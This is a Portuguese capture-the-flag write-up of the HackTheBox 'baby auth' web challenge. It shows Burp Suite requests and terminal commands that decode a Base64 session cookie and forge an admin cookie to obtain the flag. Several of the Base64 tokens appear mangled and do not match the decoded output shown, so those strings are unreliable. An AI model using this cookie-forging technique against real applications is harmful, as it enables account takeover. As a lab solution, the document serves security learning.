

Lian Yu

Write-Up



Plataforma: HackTheBox Labs

Sessão: Challenges

Nome do Desafio: baby auth

Categoria do desafio: Web

Membro: dTMP3st


Introdução

Esse Write-Up faz referência ao desafio da categoria da Web denominado baby auth. O desafio em questão é categorizado pela comunidade com o nível de dificuldade fácil.

Endereço do desafio: <https://app.hackthebox.com/challenges/baby%2520auth>

baby auth
Easy VIP

5.0 ★ (238)




4625

Web

O desafio envolve habilidades básicas dos seguintes itens:



- [+] Encoding / Decoding
- [+] Token manipulation
- [+] Broken Authentication exploit

Com as habilidades mencionadas acima, é possível explorar uma vulnerabilidade denominada de broken authentication e obter a flag necessária para resolver o desafio. Abaixo está um desenho que mostra como uma vulnerabilidade desse tipo pode ser explorada.



Resolução


Primeiro, devemos acessar a plataforma Hackthebox Labs e subir o contêiner da aplicação baby auth.




Feito isso, já temos o IP e a porta de uma instância da aplicação rodando e acessível através da Internet. A partir deste ponto, já podemos acessar o aplicativo para visualizar sua interface.

Ao acessar a interface, podemos visualizar um formulário de login e um menu para cadastro de conta na plataforma. Além disso, podemos perceber que o título atribuído no HTML da página é “broken authentication”, dando-nos uma possível sugestão de que a exploração realizada na aplicação está se aproveitando de uma vulnerabilidade broken authentication.


Abaixo está uma imagem do conteúdo renderizado na página principal.




Ao acessar a página de cadastro do usuário, tentei cadastrar o usuário admin na expectativa de validar a existência do mesmo cadastrado na base da aplicação baseado na resposta do servidor



Conforme as evidências abaixo, através da resposta da aplicação na tentativa de cadastrar o usuário admin, consegui validar sua existência.




Depois disso, decidi criar um usuário com o nome dTMP3st para validar de forma autenticada possíveis pontos de exploração.




A partir desse momento, conseguimos interagir de forma autenticada com a aplicação após o login.

Realizando a autenticação na aplicação.



Retorno da aplicação após realizar a autenticação.



Ao interceptar a solicitação com o Burp Suite após a autenticação, você poderá ver um "Cookie: PHPSESSID=" passando o token EyJ1c2VybmFTZSI6Imructvazc3qifq%3D%3D.

```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 94.237.63.46:54971
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://94.237.63.46:54971/login
8 Connection: close
9 Cookie: PHPSESSID=eyJ1c2VybmFTZSI6Imructvazc3qifq%3D%3D
10 Upgrade-Insecure-Requests: 1
```

Com um pouco de análise foi possível chegar à conclusão de que este token está codificado em Base64, portanto é possível decodificá-lo para ver seu conteúdo original. Abaixo temos a string sendo decodificada através do Terminal.

```
(dtmp3st@0x64544D50337374)-[~/.../CTF/HackTheBox/Challenges/baby_auth]
$ echo "eyJ1c2VybmFTZSI6Imructvazc3qifq%3D%3D" | base64 -d
{"username":"dTMP3st"}base64: invalid input
```


Como pode ser visto, o final da saída quebrou devido à string "%3D%3D" que se refere à string "==" ao usar a codificação de URL. Para que a string não quebre na saída, é necessário apenas trocar "%3D%3D" por "==". Isso evitará que o erro aconteça, porém a informação que queremos já foi exibida com a saída acima.

```
(dtmp3st@0x64544D50337374)-[~/.../CTF/HackTheBox/Challenges/baby_auth]
$ echo "eyJ1c2VybmFTZSI6Imructvazc3qifQ==" | base64 -d
{"username":"dTMP3st"}
```

Entendendo que o token passa o nome de usuário e sabendo que o usuário admin existe na base da aplicação, podemos simplesmente utilizar o mesmo padrão codificado em Base64, porém utilizando o nome de usuário admin ao invés do usuário que foi cadastrado na aplicação. Para fazer isso, podemos usar o próprio Terminal conforme abaixo.

```
(dtmp3st@0x64544D50337374)-[~/.../CTF/HackTheBox/Challenges/baby_auth]
$ echo '{"username":"admin"}' | base64
eyJ1c2VybmFTZSI6ImFkbWluIn0K
```

Feito isso, temos um novo token. Agora o que devemos fazer é interceptar a solicitação com o Burp Suite e alterar o token do usuário para o token que acabamos de gerar.



The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A request to `http://94.237.63.46:54971` is displayed. The 'Raw' tab is active, showing the raw HTTP request. The request is a GET request to `/` with the following headers:

```
1 GET / HTTP/1.1
2 Host: 94.237.63.46:54971
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://94.237.63.46:54971/login
8 Connection: close
9 Cookie: PHPSESSID=eyJlc2VybmFtZSI6ImFkbWluInOK
10 Upgrade-Insecure-Requests: 1
```

The cookie value `eyJlc2VybmFtZSI6ImFkbWluInOK` is highlighted with a red box.


Após alterar o token e encaminhar a requisição interceptada no Web proxy de volta para a aplicação, teremos a resposta da aplicação com a flag necessária para submeter na plataforma.



The screenshot shows a purple rectangular box containing the following text, which is highlighted with a red border:

```
HTB{s3ss10n_Int3grity_1s_0v3r4tt3d_4nyw4ys}
```


Junte-se a nós



Link: <https://discord.gg/3FqyFT7f>